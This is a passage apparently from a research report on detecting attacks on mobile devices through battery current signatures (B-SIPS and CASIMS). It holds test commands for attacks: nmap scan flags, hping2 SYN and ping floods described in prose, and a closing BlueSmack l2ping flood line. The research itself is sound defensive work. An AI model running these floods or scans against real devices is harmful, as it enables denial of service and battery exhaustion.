In this case, we selected a BlueSYN attack and compared it across the Dell Axim X30, X50v, X51, and X51v models. The devices have similar architectures. The major differences are that the X30 and X51 have slower processors, and X30 and X50v employ MS Mobile 2003, while the X51s use MS Mobile 5.0. The X50v and X51v have the 624 MHz XScale processor and have VGA as presented in Appendix A – Device Specifications. The trend for BlueSYN in this family of Axim PDAs was that most of the magnitude activity was in the low frequency range and six of the frequencies had three or more overlapping points. Reasonably, that should be anticipated because the devices have a similar processor and backplane architecture. Even with only slight architectural differences between devices, CASIMS is still able to correctly identify BlueSYN by specific device the majority of time.




Figure 6-29 Signature of BlueSYN on a Dell Axim X30, X50v, X51, and X51v

In this case, we selected a BlueSYN attack and compared it across the Palm Treo700w, Samsung SCH-i730, Cingular 8125, and Verizon XV6700 Smart Phones. These devices have similar capabilities but dissimilar architectures. All use Microsoft Mobile 5.0 Phone. The Samsung SCH-i730 was upgraded from Microsoft Mobile 2003. There are numerous major differences between devices. The Cingular 8125 has a relatively slow 200 MHz Texas Instruments processor compared to the Verizon XV6700 with an XScale 416 MHz processor and Samsung SCH-i730 with a 520 MHz processor. The Treo 700w required Secure Digital (SD) Wi-Fi card, since it does not have built in Wi-Fi. The Verizon XV6700, Cingular 8125, and Palm Treo 700w have cameras on board.

The trend for these across manufacturers' smart phones was that most of the magnitude activity was in the low frequency range and five of the frequencies had three or more overlapping points, which was somewhat surprising. Reasonably, that should not be anticipated because the devices have varying processor and backplane architectures, different smart battery packs, and displays. In general, the smart phones are much more different across device platforms than different devices in family, such as the Dell Axim PDAs examined previously. With major architectural differences between devices, CASIMS is able to correctly identify BlueSYN by specific device the majority of time.




Figure 6-30 Signature of BlueSYN on Treo700w, Samsung SCH-i730, Cingular 8125, and Verizon XV6700

6.6.3 CASIMS Summary

CASIMS represents a unique approach to signature-based intrusion detection on mobile devices. Rather than traditional means it relies on observations of instantaneous current usage to create signatures and identify attacks based on those signatures. During the course of our testing, ten different devices were tested with eleven attacks as well as three additional base readings. These attacks ranged from relatively quiet and nonintrusive to noisy and battery resource exhausting. Many of these attacks were blended or shared common functionality and delivery mechanisms as well. While the system is not flawless and sometimes attack misidentification occurs, it is rare that false positives or false negatives occur. This is even more impressive given the relatively low sampling rate of 10 KHz for CASIMS. Despite this, the system proves to be extremely sensitive and accurate in identifying an attack. CASIMS not only shows that this type of signature-based intrusion detection is plausible but that it is highly effective.

6.7 Device Results Comparison Observations

A facet of examining the B-SIPS client software and our CASIMS signature testing was to compare the results across various PDAs and smart phones. The research goal associated with this effort was to evaluate what potentially makes one small mobile computing device better than other models. We examined device traits that include but are not limited to responsiveness,

immunity to attacks, and battery drain characteristics. Because the devices' design, construction, and battery manufacture are different, some comparisons proved difficult while others were more conclusive. For example, the comparative analysis suggested that certain PDAs and smart phones are more resilient to timing attacks because their smart battery sampling occurred at a faster rate. Several devices had enhanced power conservation strategies that substantially extended their battery charge life, while other devices had long life batteries so it took much more time to exhaust the battery using comparable attacks. The Verizon XV6700 smart phone had a unique conservation strategy among our test devices. At approximately the 4.5 hour usage mark (roughly 40% remaining charge life), the device began shutting off its radios and components. First, it turned off the Wi-Fi radio, and then it noticeably dimmed the display. At the 5.5 hour mark (roughly 20% remaining charge life), the device shutoff its Bluetooth radio, and dimmed the screen more. Because it was a smart phone, the user could still enable phone service until roughly 10% remaining charge life. That communications capability was available for almost six hours total. After that point, the device quickly lost battery resources and shutoff. This is interesting because the smart battery type is very similar to that of the Dell Axim X51. The Axim typically would only operate effectively for 2.25 hours or less, so a battery resource conservation strategy is important when considering exhaustion attacks. On some devices, such as the Verizon XV6700, once the radios were automatically turned off we could not force them to turn on without recharging the device to a higher level. Other devices, such as the Dell Axim X51, would attempt to retain radios being on until very low battery resource levels approaching close to 10% before shutting off. When the Axims reached 10% remaining charge life, they were actually only moments from shutting down. Thus, battery exhaustion attacks were relatively more successful against those devices because their radios remained on and we could continue our attacks almost to the moment before the devices shutoff. A tradeoff was that the devices with stronger energy conservation strategies tended to fair better against battery exhaustion attacks, but by their system designs those devices would limit the user's ability to communicate by shifting into low power mode and shedding capabilities. The device would continue to operate but with reduced capabilities.

The smart phones offered distinct choices of connecting to Wi-Fi networks or cellular telecommunication networks. This seemed to be a deliberate design decision for the models we examined. As the devices shed capabilities under their enhanced power management schemes,

the telecommunication radio was typically the only one we could activate at low battery charge life levels. Observing the smart phones during the battery drain testing proved informative and helped provide a unique contrast of the devices, which could be valuable to system designers, manufacturers, and most importantly consumers in their selection process. Lastly, this examination of the test devices coupled with our research findings pointed out various benefits and flaws in the systems that previously had not been demonstrated or considered.

6.8 Results for B-SIPS System Testing and Battery Analysis

Initial B-SIPS testing demonstrated that the battery sensing capability function could capture the resource drain of two PDAs simultaneously. This test used the hping2 packet crafting tool to generate SYN and ping flooding attacks. The B-SIPS client in Figure 6-31 transmitted the threshold breaches to the server-based CIDE using UDP packets to minimize communication traffic overhead. The attack detection shown in Figure 6-32 indicates a PDA's DTC was violated, so a warning message displaying "security administrator was automatically notified" was shown on the user's PDA.

Figure 6-31 B-SIPS Client Monitoring of Typical Activity on Dell Axim X51




Figure 6-32 B-SIPS Report of Threshold Breach on Dell Axim X51

Due to polling limitations in the smart battery chipset, B-SIPS calculates the DTC value once per second and compares this value with the instantaneous current. When a threshold breach occurs, B-SIPS transmits its reports to the CIDE server. The reporting continues while the DTC value is exceeded. Although rapid reporting has a strong potential benefit for early detection and corrective actions by the security administrator, there is a clear tradeoff in that the

client device will expend additional energy to transmit a potentially high volume of reports which could lessen the useful battery charge life of the device. These tradeoffs are examined and characterized in Sections 6.8.3 and 6.8.4, and it is believed that the benefits of regularly pulling reports for rapid notification outweigh the energy expenditure. Our characterization testing indicated the optimal reporting rate could be determined for the B-SIPS client and is discussed in Section 6.8.4.




Figure 6-33 Data Reports of B-SIPS Enabled PDAs Displayed on CIDE

In Figure 6-33, the transmitted PDA reports are assessed by CIDE. The correlation algorithm then compares the B-SIPS attack reports against a Snort report database. The CIDE graphically represents the increased mobile device battery drain to alert the security administrator, which is displayed as a spike in near real-time on the security manager's console in Figure 6-34. These activity reports are shown in what we term as "continuous" mode. They are unfiltered reports that are displayed by CIDE as received regardless of their time of transmission. Using hping2 and our bash scripting, the attacks launched unexpected packets with no payload at the PDA, but an attack could have been easily executed using any readily available online attack crafting package such as *www.metasploit.com*, *www.digitalmunition.com*, or *trifinite.org* to deliver a payload. The B-SIPS clients transmitted the threshold breaches to the

server-based CIDE. CIDE's analysis view provided a graphical display of the intrusion reports as shown in Figure 6-34.




Figure 6-34 Graphical View of Battery Depletion Attack Launched Using Hping2

A challenge was to identify viable current-based device profile as a means to assess the device's operation under typical conditions and for other network and Bluetooth attacks. Each B-SIPS client has particular energy consumption characteristics from its instantaneous smart battery current fluctuations to the average current trends over time. As described in Section 4.5.6, CIDE tracks this data and calculates each device's average battery current and its associated standard deviation. This allows for a unique profile to be created for each device. As more data is sent to CIDE, a better profile or more mature operating range can be developed. CIDE creates a profile to track mobile device battery current and the number of running processes while the device is not under attack. An average and standard deviation is calculated for each, so if the device reports more than a standard deviation from its mean; CIDE alerts the SA as shown in Figure 6-35.

This notification is displayed in the form of a list view. Each device sending data to the server has a row in the list view where the most recent values used in its profile are shown. When a device is operating outside of its profile range, the row is highlighted in red; otherwise the row is green to signify normal operation. Below the list view, a whisker plot is drawn for each device.

A black dot indicates the battery current average, vertical black lines show how far the standard deviation extends, and a green dot shows the most recent battery current value. If a user opens new programs that is typical activity, so it is acceptable for the floating green dot to occasionally move upward and will be averaged into the plot over time. In this way, a device can provide an indicator of typical operational use to the security administrator. If the floating green dot remains higher than the device's typical profile, and the device reports attacks, then the administrator has a strong indicator that the reports are correct and not false positives.




Figure 6-35 Profile View Showing Devices in Profile with Adjacent Devices Under Attack

Lastly, the security administrator can further investigate the unusual activity by conducting a rapid forensic analysis as shown in Figure 6-36. The CIDE correlation view provides some basic data mining tools, which show correlations between B-SIPS reports and Snort. The security administrator can use date, time, and IP address that are stored in the backend MySQL database to look at past reports. The correlation of B-SIPS reports with Snort network IDS provides a capability to indentified the illicit activity and conserve mobile device resources. Additionally, the SA can run various search queries provided in the CIDE database view.




Figure 6-36 Attack Forensic Analysis, Showing Attack Vector with Highlighted Details

The critical enabler of B-SIPS is ultimately the rapid response by the security administrator. As with most IDSs, the primary challenge is correlating the activity to determine the event cause. This challenge is not trivial with large scale deployments, so B-SIPS sought to complement those systems by providing early warning, activity correlation, device profiling, and a forensic analysis tool set to assist in the investigative process.


The system testing results show great promise that B-SIPS deployment is feasible as a tool for detecting unusual activity on small mobile hosts during periods of high energy consumption. Of concern is the fact that B-SIPS operation on PDAs does come at a price, so some energy must be expended to have the increased level of protection provided by B-SIPS. Based on related research by [10], an optimized B-SIPS should consume roughly 6% energy under typical usage with no attacks and it should save approximately 10% energy when the device is under attack. In fact, the optimized B-SIPS proved to much better for most mobile devices. The details of B-SIPS battery drain testing and device comparisons are presented in Sections 6.8.3 and 6.8.4.

Analyzing these initial results from the different types of attacks against B-SIPS, it can be readily observed that some attacks produced instantaneous current threshold breaches on the Dell Axim while it was in the idle or busy state. The first test employed a continuous ping to simulate network traffic. The purpose of this test was to produce conditions of high volume wireless network activity. The results showed that this test had modest impact on battery consumption.

However, when the B-SIPS client agent was attacked using DoS and flooding variants, it was able to detect irregular instantaneous current activity and trigger an alert. When a SYN flood was initialized, the battery current increased considerably for the period of the attack, as indicated in Section 6.8.1. The most substantial effects from a single attack were seen with a ping flood with large packet sizes. In this attack, battery current sharply increased, more than the previous SYN flood. It is notable that this surge in battery current lasted for a short period of time and then ended abruptly, but this drop off is attributable to the smart battery sampling rates that are specific to the device make and model. The Dell Axim X51v's smart battery sampling rate takes its diagnostic readings once per nine seconds, so when we stopped the attacks the device had some time to recover. The subsequent battery reading showed the sharp drop in instantaneous current, but our conjecture is that the resumption of typical device operations data plotting is more tapered. The low fidelity smart battery readings cannot account for those data points with today's technology, but sometimes through observation we saw plateaus in the readings that could indicate that the diagnostic smart battery readings were concurrent with the subsiding of the attack. Details of the device reporting rate comparisons are presented in Section 6.8.4. Lastly, a combined attack created the largest drain in battery current. In this attack, the battery current shows a distinct range of values. This data is representative of battery exhaustion attacks against mobile devices that this research sought to detect and mitigate. With today's smart battery technology, the analysis of this low fidelity data is only of modest value. That is the primary reason the CASIMS capability was developed, which provides high fidelity data acquisition and attack trace analysis as described in Section 6.4.

6.8.1 Extended B-SIPS Results and Report Rate Balancing

Initial system testing demonstrated that the B-SIPS client and CIDE implementation were able to detect several classes of attacks. For example, the system was able to detect sequential *nmap* scans. The SYN scan presented a dramatic increase from 209 mA to 556 mA on the Dell Axim X51v. The timing of the test attacks were closely aligned, which would indicate to the SA that suspicious activity has occurred. This is shown in Figure 6-37. Each attack produced unique results, which were consistent by type and verified through multiple iterations of different intrusive scans.



nmap SYN: -sS, UDP: -sU, Xmas: -sX, FIN: -sF

Figure 6-37 Invasive Scans Detected by B-SIPS

Figure 6-37 shows that the transmitted PDA reports are assessed by CIDE. The reports graphically represent the increased PDA instantaneous current activity to alert the SA, displaying it as a spike in near real-time on the security manager's console. Again using nmap and hping2 to generate the attacks and scans, an Axim X51v's instantaneous current magnitude readings are compared in Figure 6-38 in a MATLAB generated graph. This comparative overlay of a ping flood and the four invasive scans indicated that the mobile device could react differently in terms of instantaneous current relative to the type of attack or scan. Although we recognized the uniqueness of the B-SIPS client readings, we also understood that developing specific attack traces and signature were not feasible with so few smart battery data observations and the limited processing power, memory, data storage, and battery life of a mobile device. This observation was the primary reason for developing the high fidelity CASIMS as a separate system. This overlay comparison indicated that some attacks and invasive scans consume battery resources at greater rates. Minimizing battery exhaustion attacks is an important aspect of B-SIPS research. Specific capabilities in the overall system, described in Section 4.4 were implemented with the B-SIPS client to protect the mobile device from extended battery exhaustion attacks.





Figure 6-38 Magnitude Contrast of Attack Reports

Rapid reporting has a strong potential benefit for early detection and corrective actions by the SA, but there is a clear tradeoff in that the client device will expend additional energy to transmit a potentially high volume of reports which could lessen the useful battery charge life of the device. Additionally in a saturated Wi-Fi environment, it may be difficult to successfully transmit reports, so more reports improve the probability that the detection reports will be received by the CIDE.

As the B-SIPS and CIDE testing evolved and the overall system was enhanced, we examined more Bluetooth and blended attacks. The Figure 6-39 is a screen capture from CIDE. It shows three sequential attacks that were launched at a Dell Axim X51, running the B-SIPS client. The first attack was a BlueSmack, the second was a crafted BlueSYN DoS, and third was a crafted PingBlender DoS. Of note, BlueSmack is a Bluetooth attack that was successfully detected. To our knowledge, these attacks had not before been previously detected using a low fidelity smart battery data acquisition system, so this was a breakthrough affirmation of B-SIPS.



1) BlueSmack: l2ping -s 10000 -c 10000

